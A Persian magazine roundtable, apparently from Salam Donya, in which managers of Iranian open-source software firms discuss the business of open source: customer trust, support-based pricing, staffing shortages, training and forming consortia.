تصمیم‌گیری با شمامست و بستگی به خواسته شما دارد. بعضی‌ها ممکن است عشق ریاست و کنترل کردن داشته باشند. «لینوس توروالدز» از این دسته افراد است. او در صورتی به سراغ کسب و کاری می‌رود که تصمیم‌گیرنده اصلی خودش باشد. او هنوز هم پس از ۲۲ سال تصمیم‌های نهایی پروژه را خود می‌گیرد و خیلی نسبت به این موضوع حساس و دقیق است. ■



مترجم: فرزانه بهنام  
نویسنده: مارتین میگلانس (مدیر کسب و کار اپری شرکت آچی)





میزگرد ماهنامه سلام دنیا با فعالان حوزه نرم‌افزارهای آزاد و متن‌باز

## روز اتحاد متن‌باز

پایه‌ای که داریم متن‌باز هستند اما متصل به برنامه‌های دیگر است.

**محمد افاضاتی:** شرکت روان ارتباط



عصر که از اواسط دهه هشتاد شروع به کار کرده و ما در قالب برند سیوس از سال ۹۱ زیر مجموعه روان ارتباط شده ایم. پروژه‌های اصلی که داشتیم متنک، مزنکس، ارز لایو، ورزش لایو و پروژه‌های مخابراتی دیگر را شامل می‌شود. چاپگر سه بعدی هم یکی از زمینه‌هایی است که در آن کار می‌کنیم چون خودم هم به آن علاقه داشتم و با کار دیگرم مرتبط است.

**سلام دنیا:** کسب‌وکار در حوزه متن‌باز چه تفاوتی با کسب‌وکارهای نرم‌افزاری دیگر دارد؟  
**افاضاتی:** اولین سختی این است که طرف اسم متن‌باز را به هر صورتی که می‌شنود می‌گوید مگر مجانی نیست پس چرا پول می‌گیری؟ توضیح ما این است که برای پشتیبانی‌اش می‌گیریم یا می‌گوییم چندتا پلاگین برایش نوشتیم. یعنی این قیمت گذاری

مرکز تحقیقات مخابرات ایران تحویل نهایی شد.

**پیمان کریمی:** مدیر فنی شرکت رایانه



روژینا هستم که تمرکز اصلی‌اش روی سیستم‌های جغرافیایی است و بیشتر کارهاش درون سازمانی بوده و مخاطب عام نداشته اما آن‌هایی را که مردم دیده‌اند سایت نقشه تهران متعلق به شهرداری تهران است. اصل این سایت با پایتون نوشته شده اما پی‌اچ‌پی هم دارد. جدیداً یک سری کارهای تحقیقاتی را با دانشگاه ملبورن شروع کرده‌ایم. آقای کاشانی مدیر عامل هم الان ساکن ملبورن هستند.

**مصطفی امیری:** مدیر سامان سیستم



پردازان کیش، ۱۴ پروژه فعال داریم. معروف‌ترین پروژه ما زرین پال است که با پی‌اچ‌پی و نودجی‌اس نوشته شده است. شرکت در سال ۸۸ به وجود آمد و دید ما این بود که طراحی وبسایت انجام بدهیم. الان پروژه «سما» متن‌باز است بقیه ماژول‌ها و سیستم‌های

**مهدی مهران فرید:** مدیرعامل شرکت



فناوران آنیسا و مدرس و ناظر رسمی دوره‌های ال‌پی‌آی هستم، ۸ تا ۱۰ سال است که کار اصلی‌ام لینوکس است. تا کنون هزاران نفر را در زمینه‌های شبکه، امبدد، توسعه نرم‌افزار، امنیت، مجازی‌سازی، آموزش دادیم. بیشتر پروژه‌هایی که داشتیم باز مبتنی بر لینوکس بوده مثل پورتال iran.ir و ایمیل ملی کشور دیتاسنتر وزارت ارتباطات و دیگر موارد.

**فرشاد خوشخوی:** مدیرعامل شرکت



پارس پویس هستم. شرکت پارس پویس سال ۸۲ تاسیس شد و یکی از اولین محصولات تجاری باز متن ایران را عرضه کرد به نام IBS که یک سامانه مبتنی بر پایتون و پی‌اچ‌پی بود. الان ۷۰ درصد سرویس‌دهنده‌های اینترنت ایران از محصولات ما استفاده می‌کنند. علاوه بر این، یک محصول مرکز تماس هم داریم که آن هم متن‌باز است و یکی از مشتریان‌اش نهاد ریاست جمهوری است. پروژه زمین هم از محصولات این شرکت است که به گروهی در



آمیر حسین حسینی پژوهشگر

باید بطوری باشد؟ دومین مورد که من به آن برمی‌خورم تجربه‌های بد است. در حوزه متن‌باز عده زیادی به راحتی توانسته‌اند وارد شوند و خوب پشتیبانی نمی‌کنند. مثلا یک مدت مثلا با قیمت ۱۵ میلیون یک مامبو نصب می‌کردند و بعد نسخه جدید می‌آمد طرف آپدیت نمی‌کرد بعد هم هک می‌شد. بعد مشتری می‌گفتن متن‌باز همان است که هک می‌شود؟ هرچند وضعیت بهتر شده اما باز باید اصلاح شود.

**❖ گریمی:** چون راه‌حل‌ها ارزان در می‌آید و یک راه‌حل ویندوزی مثلا ۱۰۰ هزار دلار پولش می‌شود. این پولی که خرج می‌کند به او احساس امنیت می‌دهد. حس می‌کند که واقعی است و پشتش پشتیبانی و امنیت است. داخل ایران این حس اعتماد نسبت به راه‌حل‌های متن‌باز وجود ندارد. فرهنگش در حال جا افتادن است اما ترس همچنان وجود دارد. مشکل دیگر بزن در رو بودن شرکت‌هایی است که این سورسی کار می‌کنند. چون محصولات بر پایه دانش خودشان است و هزینه‌ای نمی‌دهند خیلی سریع تشکیل می‌شوند، دو سه محصول بیرون می‌دهند و بعد می‌روند. خیلی‌ها هم اصلا محصول بیرون نمی‌دهند فقط کانفیگ می‌کنند و بعد از یک مدت یا کارشان نمی‌گیرد یا به مشکل می‌خورند منحل می‌شوند و مشتری دیگر نمی‌تواند از کسی پشتیبانی بگیرد و این، یک ذهنیت بد ایجاد می‌کند.

**❖ افاضاتی:** من می‌خواهم با این حرف مخالفت کنم. وقتی یک شرکتی به صورت Close source کار انجام میدهد دیگر هیچ کس پشتیبانی نخواهد کرد. این خیلی بزن در رو تراست!

**❖ گریمی:** چون ما پول لایسنس نمی‌دهیم و همان نرم‌افزار متن‌بسته را هم داریم مانند یک نرم‌افزار متن‌باز می‌فروشیم. حالا فرض کن شما از یک شرکت بزرگی لایسنس را می‌خری. این شرکت قوام بیشتری نسبت به شرکتی دارد که تصمیم می‌گیرد یک محصول آپاچی را تغییر دهد و عرضه کند.

**❖ خوش‌خوی:** من هم البته موافق نیستیم ارتباطی به متن‌باز بودنش ندارد. من اصلا

مخالقم چیزی به نام کسب‌وکار با متن تعریف کنیم. کسب‌وکار، کسب‌وکار است حالا ممکن است در آن از ابزار با متن استفاده شود ممکن است نشود. این چیزی نیست که مشتری نهایی بخواهد درگیرش باشد. در حقیقت دنبال راهی می‌گردیم که تجارتي برای این محصول با متن پیدا کنیم. صرفا چون هزینه کمی برای شروع پروژه می‌خواهد. متاسفانه بچه‌هایی که کار متن‌باز می‌کنند دید تجاری و اداری درستی ندارند می‌آیند یک ایده خوبی را پیاده‌سازی می‌کنند در حالی که درصدی که ایده و پیاده‌سازی در تجارت دارد یک درصد کوچکی است خیلی حواشی دارد که نمی‌توانند آن‌ها را مدیریت کنند. مسئله، اعتماد و اعتباری است که وجود دارد، یک شرکتی است که ۲۰ سال دارد کار می‌کند، محصولش هم به همین خاطر گران است یک شرکتی است که الان ۶ ماه است تاسیس شده. مشکل این است که شرکت‌هایی که کار با متن می‌کنند قدمت ندارند.

امیری: یک شرکتی برای یک‌سری از محصولات متن‌بسته‌اش مانند شیرپونت و تی‌ام‌جی نزدیک به ۱۰۰ هزار دلار تعیین کرده بود که می‌خواست لایسنس این نرم‌افزارها را بخرد. ما می‌گفتیم تی‌ام‌جی به درد نمی‌خورد و شما می‌توانید یک فایروال بهتر داشته باشید اما می‌گفتن باید دیوایسش رو کامل بگیرم می‌گفتیم تی‌ام‌جی هیچ وقت کلا یک دیوایس بهت نمی‌دهد این سمت هم یک لایسنس بگیر چه احتیاجی به سرور داری. آن‌ها می‌گویند بله یک شرکت سابقه مشخصی دارد و من حاضر برای آن محصول متن‌بسته هزینه زیادی بدهم.



#### مدیر بانک

می‌گوید برای

من ۱۰ میلیون

۱۰۰ میلیون

مهم نیست، من

چیزی می‌خواهم

که به من جواب

بدهد. نمی‌خواهم

دو ساعت

حسابم داون

شود و می‌رود

گران‌ترین را

می‌گیرد.

**❖ افاضاتی:** هزینه ضررش را نمی‌خواهد بدهد. شرکتی که شالوده‌اش ضعیف است به هر صورت صدمه می‌زند. مدیر بانک می‌گوید برای من ۱۰ میلیون ۱۰۰ میلیون مهم نیست، من چیزی می‌خواهم که به من جواب بدهد. نمی‌خواهم دو ساعت حسابم داون شود و می‌رود گران‌ترین را می‌گیرد.

**❖ مهران فرید:** یکی از مشکلاتی که در این زمینه در آموزش داشتیم این است که نسخه‌های مختلف لینوکسی وجود دارد. کسی که در خارج دوره‌ای را می‌گذراند

روی سرور ردهت تسلط پیدا می‌کرد بعد در شرکتی می‌خواست روی یک سیستم دبیان بیس کار کند اصلا با معماری آن پلتفرم آشنا نبود. ما شرکت‌های مختلفی را در دنیا تست کردیم یکی از کمپانی‌هایی که انتخاب کردیم ال‌پی‌آی بود چون آموزش‌هایش گلوبال کرس و گلوبال ترینینگ بود. یک روشی را ابداع کرده بود که کسی که دوره را می‌گذراند بتواند با تمام سیستم‌ها کار کند. آمده بود یک بررسی کلی انجام داده بود و یک کُر سیستم را ارایه کرد. دیده بود که تفاوت سیستم‌عامل‌ها بیشتر روی سیستم پکیجینگ است و این دو را جدا کرده بود. مشکل دیگر این است که همه از توسعه نرم‌افزار متن‌باز ترس دارند. مثلا یک گروه با ده توسعه‌دهنده روی یک پروژه کار کرده و هیچ جایی هم نتوانسته آن را ثبت کند یا اگر هم ثبت کند وقتی که به صورت متن‌باز منتشرش می‌کند کس دیگری می‌تواند با یک تغییر کوچکی همان پروژه را بردارد و با یک قیمت کم‌تری بفروشد و با خود این رقابت کند. در ایران نه تنها کی‌رایت را رعایت نمی‌کنیم بلکه کی‌لف را هم رعایت نمی‌کنیم و هیچ مرجع قانونی برای حمایت وجود ندارد. من با حرف شما موافقم ما نمی‌گوییم این یک مدل اقتصاد متن‌باز است ولی نحوه ارایه سرویس‌های نرم‌افزارهای متن‌باز یکم متفاوت است ولی در همه جای دنیا حتی آپاچی هم که می‌آید پروژه بزرگی مانند هادوپ را می‌سازد، سورس آن را با اعتماد به نفس منتشر می‌کند و می‌گوید همه می‌توانند استفاده کنند اما پشتیبانی را باید از من بگیري. یکم روی فرهنگ پشتیبانی دادن و گرفتن مشکل داریم.

**❖ سلام دنیا:** اگر کسی می‌آید یک خط از نرم‌افزارهای پارس پویس را تغییر می‌داد و به نام خودش می‌فروخت با او چه کار می‌کردید؟

**❖ خوش‌خوی:** اگر کسی محصولی تولید می‌کند و به صورت متن‌باز منتشر می‌کند و نگرانی این را دارد که کسی آن را کپی کند مدل کسب‌وکار اشتباهی را انتخاب کرده. محصولات ما بدون ما استفاده محدودی دارد نه این که نیست. اما به خاطر تخصص و انعطاف پذیری که ما می‌توانیم در کارمان داشته باشیم کسی که واقعا حاضر باشد هزینه

کند ترجیح می‌دهد با خود ما کار کند تا برود این محصول را از کس دیگری بگیرد. الان درصدی از کسانی که دارند سیستم وی‌پی‌ان می‌فروشند از آی‌بی‌اس استفاده می‌کنند این‌ها اصلا کسی نبودند که ما بخواهیم به عنوان یک شرکت قانونی ایرانی به آن‌ها کمک کنیم سرویس وی‌پی‌ان بدهند. ما یک مزیت رقابتی هم درست کردیم و نسخه‌های قدیمی را متن‌باز می‌کنیم نه آخرین نسخه را. ما می‌توانیم خدماتی بدهیم که یک برنامه‌نویس تازه‌کار اعتبارش را ندارد. الان هستند کسانی که نرم‌افزار ما را با نام دیگری می‌فروشند برای همین کسی نمی‌آید به این موضوع اهمیت بدهد. کسی که بخواهد از مزایای متن‌باز بهره می‌برد و کسی هم که کاملا دید تجاری دارد با ما کار می‌کند. ضمن این‌که این باعث تبلیغ زیادی برای ما شد منتهای این‌که ما آن را متن‌باز گذاشتیم و جامعه می‌توانست از آن استفاده کند ما اگر آن محصول متن‌باز را نداشتیم نمی‌توانستیم رشد کنیم و ادامه بدهیم.

### 3 سلام دنیا: این سختی‌ها پیش بود، متن‌باز چقدر کار شما را راحت کرده؟

**افاضاتی:** مثلا شرکتی نرم‌افزاری می‌خواهد محصولی تولید کند. می‌داند نمونه‌اش وجود دارد با اضافه کردن یک سری ویژگی‌های دیگر وقت بسیار کمی از او می‌گیرد. این خودش در خروجی محصول خیلی کمک می‌کند و برای خود من هم جزو حسن‌های خیلی خوبی بوده. مورد دومی که وجود داشت این بود که برای من سوالی پیش می‌آمد و اولین گزینه در استک‌اورفلو به این سوال پاسخ داده شده بود. تصورم این است که این برای کسب‌وکار من دانشی است که به رایگان می‌گیرم. این قدرت ریسک ما را زیاد می‌کند شرکت متن‌باز لازم نیست یک کاری را از ابتدا شروع کند.

**خوشخوی:** در قالب تجاری بخواهیم صحبت شما را بگوییم یعنی هزینه تولید کم‌تری دارد.

امیری: سوریس ما بدون خود ما هیچ سودی ندارد. یعنی من همین الان سوریس زرین‌پال را منتشر بکنم هیچ کسی نمی‌تواند خیلی راحت از آن استفاده کند چون ارزش، تجربه‌ای است

که کسب شده است. من بین سوریس و تجربه، تجربه را در گاو صندوق می‌گذارم. ما «سما» و خیلی از پروژه‌های دیگر را روی گیت‌هاب منتشر کردیم ولی هیچ‌کس دست به آن نزد.

### 3 سلام دنیا: اطلاع‌رسانی هم کردید؟

**امیری:** بله ما در کل کامیونیتی‌هایی که وجود داشت اطلاع‌رسانی کردیم. سما را الان دو سال است که نه‌مانه‌هیچ‌کس دیگر دستی به آن نزده است. مسئله‌ای که وجود دارد این است که بعد از دو سال هنوز زنگ می‌زنند نصبش را از ما می‌خواهند. با این‌که ما فیلم آموزشی گذاشتیم و کل داکيومنت‌های نصب را منتشر کردیم. یعنی خیلی‌ها می‌توانند از متن‌باز شدن پروژه ما سود ببرند ولی چون فقط به ایده تکیه می‌کنند و تلاش بعدش را در نظر نمی‌گیرند موفق نمی‌شوند. یک ام‌وی‌پی تولید می‌کند و بنا به خیلی مسائل دل‌سرد می‌شود و کار را زمین می‌گذارد. این به نظر من بزرگ‌ترین معضلی است که وجود دارد، نمی‌داند به کدام سمت حرکت کند و چگونه از آن پول درآورد.

### 3 کریمی: یک خوبی دیگر این است که ماها

کسانی نبودیم که ضرر کنیم، این از معدود خوبی‌های تحریم برای ما بود از این جهت که کسانی که متن‌بازی بودند چون راه‌حل‌هایشان خیلی ارزان‌تر در می‌آمد و خیلی از شرکت‌ها نمی‌توانستند با بودجه‌هایشان تحریم‌ها را دور بزنند. این ما هستیم که هم قانونی هم قدرتمند هم درست به آن‌ها سرویس بدهیم این برای ما خیلی خوب شد و باعث شد شرکت‌های متن‌باز بیشتر رشد کنند. تصور کنید اگر گوگل و مایکروسافت یا دیگر شرکت‌های بزرگ این‌جا شعبه داشتند ما شانس‌ی برای کار نداشتیم.

### 3 سلام دنیا: چرا به شهرهای دیگر کمتر توجه کرده‌اید؟ مثلا چرا کلاس‌ها آنلاین برگزار نمی‌کنید تا کسانی که از تهران دور هستند هم بتوانند استفاده کنند؟

**مهران فرید:** سر کلاس وقتی بچه‌ها دور هم جمع می‌شوند باز خوردش خیلی بیشتر است تا در قالب آموزش آنلاین. بعد چون آموزش ما متن‌باز است همه استایل جامعه محور دارد. همین جمع شدن خیلی از دوستانی که

سر کلاس می‌آیند از هم‌دیگر یاد می‌گیرند یا این‌که ما از دانشجویهایمان کلی مطلب یاد می‌گیریم. برای همین خیلی سمت الکترونیک نرفتیم البته یک حرکت‌هایی هم داریم انجام می‌دهیم. ما با توجه به امکاناتی که داشتیم سعی کردیم با کمپ‌های یک هفته‌ای که هر چند ماه یک‌بار برگزار می‌شود این مشکل را بر طرف کنیم. یا حتی کلاس‌های جمعه‌ها را داریم که خیلی وقت‌ها می‌بینیم حتی از سیستان و بلوچستان، مشهد یا اصفهان هم می‌آیند. مثلا دیدیم که یک شخصی هشت هفته پشت سر هم از یک جای دوری مثل سیستان و بلوچستان رفته و آمده تا این دوره‌ها را بگذراند. همیشه این دانشجویها فیدبکشان خیلی بیشتر است چون زحمت کشیده‌اند و حتی برای دوره‌های بعدی هم ثبت نام می‌کنند. ما با توجه به پتانسیل‌هایمان مثلا ارسال کتاب بوده یا مشاوره رایگان تلفنی یا اینترنتی بوده سعی کرده‌ایم به دوستان خدمت کنیم. حالا ممکن است از لحاظ کیفی سطح مطلوبی که خودمان مدنظرمان بوده را نداشتیم ولی فیدبک خوبی بوده و جای کار فوق‌العاده زیاد است.

### 3 سلام دنیا: ظاهرا بازار کار نسبت به ده

سال پیش خیلی تفاوت کرده و گرایش به سمت نرم‌افزارهای متن‌باز بیشتر شده. درست است؟

**مهران فرید:** الان این نیاز وجود دارد و هست اما به نظر من متخصص کم است. مرکز ملی متن‌باز می‌گویند بخشنامه می‌کنیم که ادارات به سمت متن‌باز بروند. واقعا متخصص هست؟ البته الان مارکت‌ها خیلی بهتر شده‌اند. شاید هفت هشت سال پیش یک کلاس لینوکس اگر می‌خواستیم تشکیل بدهیم باید خواهر، برادر و دوست و فامیل را به زور می‌آوردیم سر کلاس می‌نشاندیم.

**3 سلام دنیا:** چند سال پیش همه می‌گفتند که یک پروژه‌ای اگر بود ما را معرفی کنید تا برویم انجام دهیم. اما

**3 خوشخوی:** دلیلش این است که چون همه نیروهای خوب مهاجرت کردند و این کمبود نیرو همه جا هست. از شرکت‌های



چون ارزش، تجربه‌ای است که کسب شده است. من بین سوریس و تجربه، گاو صندوق می‌گذارم.





قراردادهای بلند مدت با آنها بست و موظف کرد مثلا ۵ سال برای شرکت کار کنند. حتی کسانی که از لحاظ مالی نیازمندتر هستند به شرکت متعهدتر هستند. مثلا کسی داشتیم برنامه‌نویس خوبی هم بود، با یک ماشین خیلی مدرن هم می‌آمد سر کار فقط برای این که حوصله‌اش سر نرود. می‌رفت و دو هفته می‌گفت مریض هستم. تجربه هم می‌گوید که آدم‌های متعدد و متاهل را باید بیاوریم. یک آدم متاهل نمی‌تواند مثلا بگوید من دو هفته سر کار نمی‌روم.

### ❶ سلام دنیا: فکر می‌کنید تا الان بازار

چقدر مدیون متن‌باز بوده‌است؟

❷ **نگاهداری** (مدیر توسعه آی‌بی‌اس): یکی این است که راه‌حل متن‌باز شروع می‌کند به تهدید کردن راه‌حل انحصاری و برای این که بازار را از دست ندهند شروع می‌کنند به تلاش بیش‌تر. دوم این که خود دانشی که به واسطه این محصولات می‌چرخد ارزشش بیشتر است..

❸ **امبری**: به نظر من تا زمانی که این رقابت ایجاد نشود هیچ پیشرفتی اتفاق نخواهد افتاد. این باعث می‌شود که مارکت رشد کند زمانی که بازیگران اصلی زیاد نشوند مارکت بزرگ‌تر نمی‌شود. وقتی جلوی چشم باشد میل پیدا می‌کنند تا از آن استفاده کنند. مثلا اگر هر

من یک فرصت شغلی خوب و درآمد بهتر را از دست دادم و این باعث پایین آمدن انگیزه می‌شود.

❹ **کریمی**: من فکر می‌کنم ما مثلا یک نیرویی بیاوریم آموزش بدهیم و وقتی به مرحله پختگی رسید بعد نگران این باشیم که از شرکت می‌رود یا نه.

### ❶ سلام دنیا: این‌ها را می‌شود با تعهدات

مختلف حل کرد؟ مثلا دو سال موظف باشم که در این شرکت بمانم یا یک تعهد ۲۰۰، ۵۰۰ هزار تومانی یا یک میلیونی به شرکت را تسویه حساب کنی؟

❷ **خوشخوی**: البته این پیشنهاد در تئوری خیلی خوب است اما در عمل اکثر افراد مخصوص ایرانی‌ها از این احساس مسوولیت لازم برخوردار نیستند. گاهی آدم‌هایی که توقع نداشتیم، گذاشتند رفتند. مثلا ما مجبورشان کردیم بنشینند مستند بنویسند یادانش‌شان را به دیگران آموزش دهند اما همه دنبال این هستند که رفع تکلیف کنند. یکی از مواردی که خیلی همیشه دوست داشتم پیاده کنیم این است که با شرکت‌ها جمع شویم و آدم‌های با پتانسل را پیدا کنیم و حتی بورسیه کنیم. مخصوصا غیرتهرانی‌ها را که وابستگی خانوادگی بیشتری دارند و کمتر میل به خارج رفتن دارند. شاید بشود

کوچک و متوسطی مثل ما تا شرکت‌های دیگر دنبال نیروی انسانی مناسب هستیم. الان اکثر شرکت‌ها نیروهای معمولی را می‌گیرند خودشان آموزش می‌دهند.

### ❶ سلام دنیا: می‌شود به صورت

کنسرسیومی افراد را جذب کنیم آموزش هم بدیم که به تربیت نیروی برنامه‌ریزی شده شرکت‌های دیگر هم کمک کنیم؟

❷ **خوشخوی**: ما البته این پیشنهاد را دادیم که از فارغ‌التحصیلان در دوره‌های آموزشی آنیسا ما بتوانیم برای جذب نیرو استفاده کنیم. این ذهنیت به وجود می‌آید که اگر من بروم در آن جا آموزش ببینم شاید فرصت شغلی هم برایم ایجاد شود.

### ❷ مهران فرید: فرصت‌های شغلی

پارس پویش همیشه در مجموعه ما محفوظ بوده. البته الان هم اگر مراجعه کنید به سایت‌مان فرصت‌های شغلی نوشته شده است.

### ❷ خوشخوی: یکی از چیزهای نگران‌کننده

دیگر هم این است که یک‌سری شرکت‌هایی با پشتوانه خارجی هستند که به افراد حقوق‌های عجیب و غریب می‌دهند و این هم یک معضلی شده که شاید طرف نرود در آن‌ها و بیاید این‌جا ولی این حس را دارد که



به نظر من تا زمانی که این رقابت ایجاد نشود هیچ پیشرفتی اتفاق نخواهد افتاد. این باعث می‌شود که مارکت رشد کند زمانی که بازیگران اصلی زیاد نشوند مارکت بزرگ‌تر نمی‌شود.





هر حال هر فکری می‌کنم غیر از خودمان شرکت‌های متن‌باز دیگری را هم می‌توانیم دعوت کنیم. می‌توانیم با کمک هم راه‌حل را درست کنیم و با اعتبار همه‌مان این را به جاهای مختلف ببریم و بفروشیم.

**امیری:** من بارها گفته‌ام مدل همکاری سیستم ارزش بررسی دارد، واقعا در ایران بوده و از هیچ جای دیگری هم نیامده است. عصر دانش‌افزا که به نوعی رقیب آن‌ها به حساب می‌آید ۵۰۰ نفر پرسنل داشت اما الان وجود ندارد و حداقل با قدرتی که قبلا بوده نیست. همکاران سیستم الان وارد فرابورس شده آن هم به واسطه شرکت‌های کوچک‌تر که هیچ ارتباطی بیزنس‌هایشان به هم نداشتند. به نظر شرکت‌ها می‌توانند از اعتبار و نفوذ خودشان استفاده کنند و شرکت‌های دیگر را به جلو ببرند. این حلقه مفقوده ماست. تجمع شرکت‌ها یک نقطه شروع است. ما تمام کارهایی که انجام دادیم در محیط خودمان بوده و آن را تبدیل به دانش هم نکردیم یعنی الان یک دانشی است که داخل یک مجموعه جمع شده در حالی که می‌شد از آن برای پیشرفت جامعه متن‌باز استفاده کرد. چرا همه فکر می‌کنند که بیرون ایران یک دنیای دیگری است. واقعا تجربیاتی که در ایران هست هیچ کجای دیگر نیست. حداقل در مورد سیستم بانکی هیچ جای دنیا به این

صنعتی دنیا وقتی نگاه می‌کنید می‌بینید چندین سال است که متن‌باز آمده و مهاجرت کرده‌اند و سیستم‌های متن‌باز بحث توسعه را خیلی بیشتر از سیستم‌های متن‌بسته دارد. الان یکسری‌ها امیدوارند تحریم‌ها بر طرف شود و شرکت‌ها دوباره برگردند تا کار را جلو ببرند. به نظر من ما خیلی دیر به سمت متن‌باز رفتیم اما باز هم نسبت به پتانسیل کشورمان و دیدگاه مدیریتی سنتی که داشتیم پیشرفت کرده ایم.

**خوشخوی:** مثلا مشکلی که اکثر شرکت‌ها دارند مثل میبین‌نت یا همراه اول این که کل شبکه‌شان روی راه‌حل متن‌بسته است و افرادی که این سیستم را تحویل گرفتند هیچ کدامشان دیگر نیستند و اگر مشکلی برای این سیستم پیش بیاید کسی نمی‌داند و نمی‌تواند کاری کند. البته نمی‌شود یک بیزنسی چند ده میلیارد تومان ظرفیت دارد را روی شرکت که چهل نفر دارد منتقل کنیم. شرکتی که نه سهام دارد نه هیئت مدیره بزرگی دارد. یک شرکت بزرگ مثلا چهل سال کار کرده و احتمال ورشکسته شدنش هم کم است. مشکل این است که ما برای ورود به بخش‌ها اعتبار لازم را نداریم. یک راهش این است که بیاییم کنسرسیوم‌های بزرگ همانند شرکت داده پردازی تشکیل دهیم یا تصمیم بگیریم توان خودمان را با به اشتراک بگذاریم. به

روز پایتون را بشنوند و سوسه می‌شوند ببینند چیست

**خوشخوی:** یکی از کارهایی که سلام دنیا می‌تواند انجام دهد آشنا کردن مردم با این موضوع است. مثلا شما در سیستم بانکی می‌بینید که همه چیز با جاوا یا دات‌نت انجام می‌شود و کسی جرات نمی‌کند از تکنولوژی جدید استفاده کند.

**مهران فرید:** البته خود این رقابت هم یکسری ابزار می‌خواهد شما از یک طرف باید شرکت‌هایی را داشته باشید که شروع کنند به ایجاد فرصت از طرف دیگر باید شرکت‌هایی داشته باشیم که آموزش بدهند مثل خود ما و از یک سوی دیگر باید ویتترین‌هایی هم داشته باشیم مثل سلام دنیا. الان این اکوسیستم وجود دارد یعنی یک فرد از نقطه صفر اول آموزش می‌بیند بعد فرصت شغلی‌اش وجود دارد و بعد هم بازار کارش وجود دارد. البته نگرانی اصلی همه بازار است.

**سلام دنیا:** آیا متن‌باز به کشور ما توانسته کمک کند یا نه؟

**مهران فرید:** ما در آری‌تی بیشتر مصرف‌کننده بودیم. در صورتی می‌توانیم توسعه اقتصادی داشته باشیم که فناوری اطلاعات توسعه پیدا کند. توسعه آری‌تی را در اکثر کشورهای



یکی از کارهایی که سلام دنیا می‌تواند انجام دهد آشنا کردن مردم با این موضوع است. مثلا شما در سیستم بانکی می‌بینید که همه چیز با جاوا یا دات‌نت انجام می‌شود و کسی جرات نمی‌کند از تکنولوژی جدید استفاده کند.

اندازه سیستم الکترونیکی شان پیشرفت نکرده است. در دبی تا یک سال قبل سیستمی به نام پایا وجود نداشت. مشابه چک بانکی و ایران چک وجود نداشت. سیستمی برای انتقال وجه وجود نداشت. از این مثال‌ها بسیار وجود دارد و می‌توان به صورت کنسرسیومی محصولی را ایجاد کرد و خیلی راحت این بازار را به دست آورد.

**خوشخوی:** بعد همه‌مان می‌توانیم از نتیجه‌اش استفاده کنیم.

**امیری:** کشور دنبال این است که مسوولین نرخ بیکاری را پایین بیاورند. ما هم دنبال نیرو هستیم در واقع همه دنبال یک هدف هستند ولی نه نیاز ما برآورده می‌شود و نه آن‌ها.

**مهران فرید:** این قضیه که چند شرکت یکی شوند را من موافق هستم حالا به صورت هلدینگ یا کنسرسیوم. البته بحث ما چیدمان هلدینگ است. من ممکن است بروم سوپر سرکوجه ۵۰ هزار تومان خرید کنم اما بروم هایپرمارکت ممکن است ۵۰۰ هزار تومان و بیشتر خرید کنم. هایپرمارکت تمام نیازهای من را در یک جا جمع کرده و در دسترس قرار داده پس ما هم می‌توانیم با کنار هم جمع شدن چند شرکت مشابه این را فراهم کنیم. مثلاً اگر کسی بخواهد آموزشش را بگیرد مشاوره و پشتیبانی را هم دریافت کند.

مهران فرید: خیلی وقت‌ها این اتفاق افتاده مثلاً ما به عنوان یک شرکت کوچک اعتماد نکرده‌اند و کارشان را به یک دانشگاهی برون سپاری کردند وقتی خروجی کار را بررسی می‌کنی می‌بینی فقط کپی پیست بوده. بعد متوجه می‌شوند چندین میلیارد خرج کرده، هزینه کرده‌اند ولی هیچ خروجی نداشتند بعد می‌گویند این پروژه پژوهشی بوده است. یکی از مشکلات ما این است که با هم کار کردن را خوب بلد نیستیم. شاید من به خودم اطمینان نمی‌کنم ممکن است یک وقت‌هایی با یک‌سری از شرکت‌ها مراد داشته باشم با یک‌سری هم کاملاً رقابت داشته باشم. ما اگر می‌خواهیم باید بدانیم چه هلدینگی به وجود می‌آوریم طبیعتاً در هلدینگی وارد نشوم که غیر از این که خودم سودی نمی‌کنم به بقیه

هم ضرر بزنم. چیدمان هلدینگ خیلی مهم است. معمولاً وقتی ایده به سطح تجاری سازی می‌رسد کل جمع را از بین می‌برد. ما اگر یک جمعی می‌خواهیم تشکیل دهیم باید از همان ابتدا، انتهای کار را بدانیم.

**خوشخوی:** ما باید یک قرارداد مشخصی با خروجی‌های مشخص درست کنیم تا وابستگی به فرد وجود نداشته باشد. ما بهتر است که بیشتر بیاییم پروژه‌های دانشجویی را پشتیبانی کنیم تا تشکیل گروه دهند و ایده‌هایشان را تجاری سازی کنند تا با هزینه کمتر به عنوان محصولات کنسرسیوم عرضه شود. در حقیقت ما باید بیاییم جامعه کاربری را به کار ترغیب کنیم. هدف تولید محصولات متن‌بازی است که استفاده تجاری دارد نمی‌خواهیم بدون دید اقتصادی کاری انجام دهیم.

**امیری:** یکی از مواردی که باعث می‌شود شرکت‌ها با هم اجتماع نکنند این است که می‌ترسند نکنند دیگران بیایند پیشنهاد بیشتر بدهند و نیرویشان را بزدند. در صورتی که با یک توافق کوچک قابل حل است. ضمن این‌که وقتی چند محصول را کنار هم ارایه دهیم آن‌ها یکدیگر را تکمیل می‌کنند. کلاً ده تا شرکت در یک حوزه مشخص دارند کار می‌کنند و همه‌شان هم با همه لج هستند. پس نمی‌گذاریم این مارکت بزرگ شود. در صورتی که همه اعتقاد داریم این مارکت سبزش این نیست. ولی خودمون بزرگ‌ترین مانع بر سر راه بزرگ شدن این مارکت‌ها هستیم

**سلام دنیا:** جایگاه دولت در این زمینه چیست؟

**کریمی:** سیاست‌گذاری دولت در این مورد خیلی تأثیرگذار است. چند وقت پیش یکی از شهرهای آلمان دوباره از لینوکس به سمت ویندوز مهاجرت کردند. مشابه الان که دولت ایران مهاجرت را اجبار کرده زیاد به نفع ما نیست. ما چیزی برای فشار آوردن به دولت داریم؟

**امیری:** شورای صنفی اهرم قانونی برای فشار آوردن به دولت است.

**خوشخوی:** معمولاً می‌نویسند که استفاده از لینوکس مزیت محسوب می‌شود و این اختیاری است.

